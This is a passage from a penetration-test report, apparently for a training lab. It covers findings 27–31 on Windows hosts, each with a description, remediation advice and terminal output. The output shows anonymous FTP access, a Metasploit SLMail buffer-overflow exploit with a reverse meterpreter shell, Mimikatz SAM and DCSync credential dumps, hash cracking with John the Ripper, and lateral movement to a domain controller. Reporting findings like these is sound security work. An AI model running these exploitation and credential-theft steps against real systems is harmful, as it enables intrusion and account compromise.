
Fig 54.




Affected Hosts	172.22.117.20
Remediation	<ul style="list-style-type: none">• Close any unused ports to prevent unauthorized access

Vulnerability 27	Findings
Title	Open FTP port to gain access to host 172.22.117.20
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	During a nmap scan of the network, we discovered that on host 172.22.117.20, the ftp port was open, we then used command ftp 172.22.117.20 to gain access to the system and copy flag3.txt using get flag3.txt , to our own home directory.
Images	<pre>(root㉿kali)-[~] └─# ftp 172.22.117.20 Connected to 172.22.117.20. 220 FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp> ls 200 Port command successful 150 Opening data channel for directory list. -r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp> get flag3.txt local: flag3.txt remote: flag3.txt 200 Port command successful 150 Opening data channel for file transfer. 226 Transfer OK 32 bytes received in 0.00 secs (538.7931 kB/s) ftp> back ?Invalid command ftp> exit 221 Goodbye (root㉿kali)-[~] └─# ls Desktop file2 hash1.txt Music Scripts timpang.jpg.php Documents file3 hash.txt Pictures Templates Videos Downloads flag3.txt LinEnum.sh Public test.php (root㉿kali)-[~] └─# cat flag3.txt 89cb548970d44f348bb63622353ae278 (root㉿kali)-[~] └─#</pre>
Affected Hosts	172.22.117.20
Remediation	<ul style="list-style-type: none"> • Close any unused port • Review weekly that only ports needed are open

Fig 55.

Vulnerability 28	Findings
Title	SLMail Service Exploit on host 172.22.117.20
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	From the nmap scan of the network, host 172.22.117.20 also had another open port called SLMail Service. Knowing this, we searched Metasploit and discovered a module called exploit/windows/pop3/seattlelab_pass . Using that we gained access to 172.22.117.20 and found flag4.txt.
Images	 <pre> # Name Disclosure Date Rank Check Description - exploit/windows/pop3/seattlelab_pass 2003-05-07 great No Seattle Lab Mail 5.5 POP 3 Buffer Overflow Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass msf6 > use exploit/windows/pop3/seattlelab_pass [*] No payload configured, defaulting to windows/meterpreter/reverse_tcp msf6 exploit(windows/pop3/seattlelab_pass) > options Module options (exploit/windows/pop3/seattlelab_pass): Name Current Setting Required Description RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit REPORT 110 yes The target port (TCP) Payload options (windows/meterpreter/reverse_tcp): Name Current Setting Required Description EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none) LHOST 192.168.189.249 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name 0 Windows NT/2000/XP/2003 (SLMail 5.5) msf6 exploit(windows/pop3/seattlelab_pass) > set rhosts 172.22.117.20 rhosts => 172.22.117.20 msf6 exploit(windows/pop3/seattlelab_pass) > set lhost 172.22.117.100 lhost => 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:64172) at 2023-01-24 19:14:26 -0800 meterpreter > </pre>
	 <pre> meterpreter > ls Listing: C:\Program Files (x86)\SLmail\System Mode Size Type Last modified Name --- --- --- --- --- 100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt 100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listrcrd.txt 100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400 maillog.000 100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001 100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 maillog.002 100666/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400 maillog.003 100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.004 100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005 100666/rw-rw-rw- 2831 fil 2022-06-22 23:30:54 -0400 maillog.006 100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400 maillog.007 100666/rw-rw-rw- 2366 fil 2023-01-19 18:57:33 -0500 maillog.008 100666/rw-rw-rw- 2315 fil 2023-01-20 15:17:22 -0500 maillog.009 100666/rw-rw-rw- 3832 fil 2023-01-23 18:01:48 -0500 maillog.00a 100666/rw-rw-rw- 4039 fil 2023-01-24 18:30:42 -0500 maillog.00b 100666/rw-rw-rw- 2307 fil 2023-01-24 19:14:24 -0500 maillog.txt meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter > </pre>
Affected Hosts	172.22.117.20
Remediation	<ul style="list-style-type: none"> Close any unused ports and services Patch and update any software when they become available

Vulnerability 29	Findings
Title	Windows 10 Persistence/Scheduled Tasks
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Within the meterpreter shell's scheduled tasks, there was one task listed on there and that was flag5, using the command schtasks to view which tasks are scheduled to run at a certain time, using the command schtasks /query /TN flag5 /fo list /v to view the properties of the tasks named flag5.
	 <pre> meterpreter > shell Process 3052 created. Channel 2 created. Microsoft Windows [Version 10.0.19044.1526] (c) Microsoft Corporation. All rights reserved. C:\Program Files (x86)\Smalld\System>schtasks schtasks Folder: \XAMPP\users TaskName Next Run Time Status ----- ----- ----- Flag5 N/A Ready MicrosoftEdgeUpdateTaskMachineCore 1/24/2023 6:34:48 PM Ready MicrosoftEdgeUpdateTaskMachineUA 1/24/2023 5:04:48 PM Ready OneDrive Reporting Task-S-1-5-21-2019923 1/25/2023 11:18:12 AM Ready OneDrive Standalone Update Task-S-1-5-21 1/25/2023 10:20:11 AM Ready Folder: \Microsoft\OneCore TaskName Next Run Time Status ----- ----- ----- INFO: There are no scheduled tasks presently available at your access level. Folder: \Microsoft\Windows TaskName Next Run Time Status ----- ----- ----- INFO: There are no scheduled tasks presently available at your access level. Folder: \Microsoft\Windows\.NET Framework TaskName Next Run Time Status ----- ----- ----- .NET Framework NGEN v4.0.30319 N/A Ready .NET Framework NGEN v4.0.30319 64 N/A Ready .NET Framework NGEN v4.0.30319 64 Critical N/A Disabled .NET Framework NGEN v4.0.30319 Critical N/A Disabled </pre>
	Fig 58.
Images	 <pre> root@kali: ~ x root@kali: ~ x C:\Program Files (x86)\Smalld\System>schtasks /query /TN Flag5 /fo list /v schtasks /query /TN flag5 /fo list /v Folder: \ HostName: WIN10 TaskName: \Flag5 Next Run Time: N/A Status: Ready Logon Mode: Interactive/Background Last Run Time: 1/24/2023 4:25:44 PM Last Result: 0 Author: I Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \Fs0\ C\$ N/A Comment: Saf48d5c1354ad9214969d716673f5 Scheduled Task State: Enabled Idle Time: Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Notes: Schedules the task if Idle State end Power Management: Stop On Battery Mode Run As User: ADMBob Delete Task If Not Rescheduled: Disabled Delete Task If Runs X Hours and X Minutes: 0 Schedule: Scheduling data is not available in this format. Schedule Type: At logon time Start Time: N/A End Date: N/A End Date: N/A Days: N/A Months: N/A Years: N/A Repeat: Every: N/A Repeat: Until: Time: N/A Repeat: Until: Duration: N/A Repeat: Stop If Still Running: N/A HostName: WIN10 TaskName: \Flag5 Next Run Time: N/A Status: Ready Logon Mode: Interactive/Background Last Run Time: 1/24/2023 4:25:44 PM Last Result: 0 Author: I Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \Fs0\ C\$ N/A Start In: N/A </pre>
	Fig 59.
Affected Hosts	172.22.117.20
Remediation	<ul style="list-style-type: none"> Check scheduled tasks and make sure that none could be harmful to the system

Vulnerability 30	Findings
Title	Credential Dumping
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	<p>While gaining access to host 172.22.117.20, we used the command load kiwi, to launch Mimikatz kiwi, we performed an lsa_dump_sam, and found user flag6. Taking the NTLM hash of user Flag6, we then plugged it into a text file for “John the Ripper” to crack, using the command john –format=NT hash2.txt. Going back to the meterpreter, we enter the shell and change into the documents directory to find flag7.</p>
Images	
	Fig 60.
	
	Fig 61.
	
	Fig 62.

```
(root㉿kali)-[~]
└─# john --format=NT hash2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
(flag6)
1g 0:00:00:00 DONE 2/3 (2023-01-24 19:48) 9.090g/s 821554p/s 821554c/s 821554C/s News2..Faith!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Fig 63.

```
C:\Users\Public>dir
dir
Volume in drive C has no label.
Volume Serial Number is 0014-DB02

Directory of C:\Users\Public
02/15/2022 10:15 AM <DIR> .
02/15/2022 10:15 AM <DIR> ..
02/15/2022 02:02 PM <DIR> Documents
12/07/2019 01:14 AM <DIR> Downloads
12/07/2019 01:14 AM <DIR> Music
12/07/2019 01:14 AM <DIR> Pictures
12/07/2019 01:14 AM <DIR> Videos
0 File(s) 0 bytes
7 Dir(s) 3,402,637,312 bytes free

C:\Users\Public>cd Documents
cd Documents

C:\Users\Public\Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is 0014-DB02

Directory of C:\Users\Public\Documents
02/15/2022 02:02 PM <DIR> .
02/15/2022 02:02 PM <DIR> ..
02/15/2022 02:02 PM 32 flag7.txt
1 File(s) 32 bytes
2 Dir(s) 3,402,637,312 bytes free

C:\Users\Public\Documents>cat flag7.txt
cat flag7.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Public\Documents>echo flag7.txt
echo flag7.txt
flag7.txt

C:\Users\Public\Documents>type flag7.txt
type flag7.txt
6fd73e3a2c2740328d57ef32557c2fdc
C:\Users\Public\Documents>
```

Fig 64.

Affected Hosts	172.22.117.20
Remediation	<ul style="list-style-type: none"> Maintain patches regularly Scan for vulnerabilities weekly to find any changes to the system that the admin did not put there

Vulnerability 31	Findings
Title	Lateral Movement and Compromising Admin
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	<p>Using an already active meterpreter shell, we utilized that to create another connection to the DC, through the active shell that is already within the network, using the module exploit/windows/local/wmi, we then used Mimikatz Kiwi to perform a credential dump of hash passwords using the command dcsync_ntlm Administrator. After the dump, the results were then copied and pasted into a text file to be cracked by “John the Ripper”.</p> <pre> meterpreter > background [*] Backgrounding session 2 ... msf6 exploit(windows/pop3/seattlelab_pass) > use exploit/windows/local/wmi [*] No payload configured, defaulting to windows/meterpreter/reverse_tcp msf6 exploit(windows/local/wmi) > options Module options (exploit/windows/local/wmi): Name Current Setting Required Description --- _____ _____ RHOSTS 192.168.189.249 yes Target address range or CIDR identifier ReverseListenerComm no The specific communication channel to use for this listener SESSION 2 yes The session to run this module on SMBDomain totalrekkal no The Windows domain to use for authentication SMBPass xamppuser no The password for the specified username SMBUser xamppuser no The username to authenticate as TIMEOUT 10 yes Timeout for WMI command in seconds Payload options (windows/meterpreter/reverse_tcp): Name Current Setting Required Description --- _____ _____ EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none) LHOST 192.168.189.249 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- -- 0 Automatic msf6 exploit(windows/local/wmi) > set </pre>
Images	<pre> msf6 exploit(windows/local/wmi) > options Module options (exploit/windows/local/wmi): Name Current Setting Required Description --- _____ _____ RHOSTS 172.22.117.10 yes Target address range or CIDR identifier ReverseListenerComm no The specific communication channel to use for this listener SESSION 2 yes The session to run this module on SMBDomain totalrekkal no The Windows domain to use for authentication SMBPass xamppuser no The password for the specified username SMBUser xamppuser no The username to authenticate as TIMEOUT 10 yes Timeout for WMI command in seconds Payload options (windows/meterpreter/reverse_tcp): Name Current Setting Required Description --- _____ _____ EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none) LHOST 172.22.117.100 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- -- 0 Automatic msf6 exploit(windows/local/wmi) > </pre>

Fig 65.

Fig 66.

```
msf6 exploit(windows/local/wni) > run
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] [172.22.117.10] Executing payload
[-] [172.22.117.10] failed...
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 3 opened (172.22.117.100:4444 -> 172.22.117.10:57246 ) at 2023-01-24 20:01
:500 -0500

meterpreter > sysinfo
Computer : WINDC01
OS : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain : REKALL
Logged On Users : 7
Meterpreter : x86/windows
meterpreter >
```

Fig 67.

```
meterpreter > sysinfo
Computer : WINDC01
OS : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain : REKALL
Logged On Users : 7
Meterpreter : x86/windows
meterpreter > shell
Process 3492 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

ADMBob           Administrator          flag8-ad12fc2fffc1e47
Guest            hdodge                jsmith
krbtgt           tschubert
The command completed with one or more errors.

C:\Windows\system32>
```

Fig 68.

```
meterpreter > cd /
meterpreter > ls
Listing: C:\

Mode          Size    Type  Last modified      Name
---          ----   ----  -----      --
040777/rwxrwxrwx  0     dir  2022-02-15 13:14:22 -0500  $Recycle.Bin
040777/rwxrwxrwx  0     dir  2022-02-15 13:01:09 -0500  Documents and Settings
040777/rwxrwxrwx  0     dir  2018-09-15 03:19:00 -0400  PerfLogs
040555/r-xr-xr-x  4096   dir  2022-02-15 13:14:06 -0500  Program Files
040777/rwxrwxrwx  4096   dir  2022-02-15 13:14:08 -0500  Program Files (x86)
040777/rwxrwxrwx  4096   dir  2022-02-15 16:27:48 -0500  ProgramData
040777/rwxrwxrwx  0     dir  2022-02-15 13:01:13 -0500  Recovery
040777/rwxrwxrwx  4096   dir  2022-02-15 16:14:31 -0500  System Volume Information
040555/r-xr-xr-x  4096   dir  2022-02-15 13:13:58 -0500  Users
040777/rwxrwxrwx  16384  dir  2022-02-15 16:19:43 -0500  Windows
100666/rw-rw-rw-  32    fil  2022-02-15 17:04:29 -0500  flag9.txt
000000/          0     fif  1969-12-31 19:00:00 -0500  pagefile.sys

meterpreter > cat flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872meterpreter >
```

Fig 69.

```
meterpreter > cat flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872meterpreter > load kiwi
Loading extension kiwi ...
.### . mimikatz 2.2.0 20191125 (x64/windows)
.## " ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / #> http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > dsync_NTLM Administrator
[-] Unknown command: dsync_NTLM
meterpreter > dsync_ntlm Administrator
[!] Running as SYSTEM; function will only work if this computer account has replication privileges
(e.g. Domain Controller)
[+] Account : Administrator
[+] NTLM Hash :
[+] LM Hash :
[+] SID : S-1-5-21-3484858390-36898848/b-11b297675-500
[+] RID : 500
meterpreter >
```

Fig 70.

Affected Hosts	172.22.117.20, 172.22.117.10
----------------	------------------------------

Remediation	<ul style="list-style-type: none">• Update Endpoint Security• Maintain up to date patches and software
--------------------	---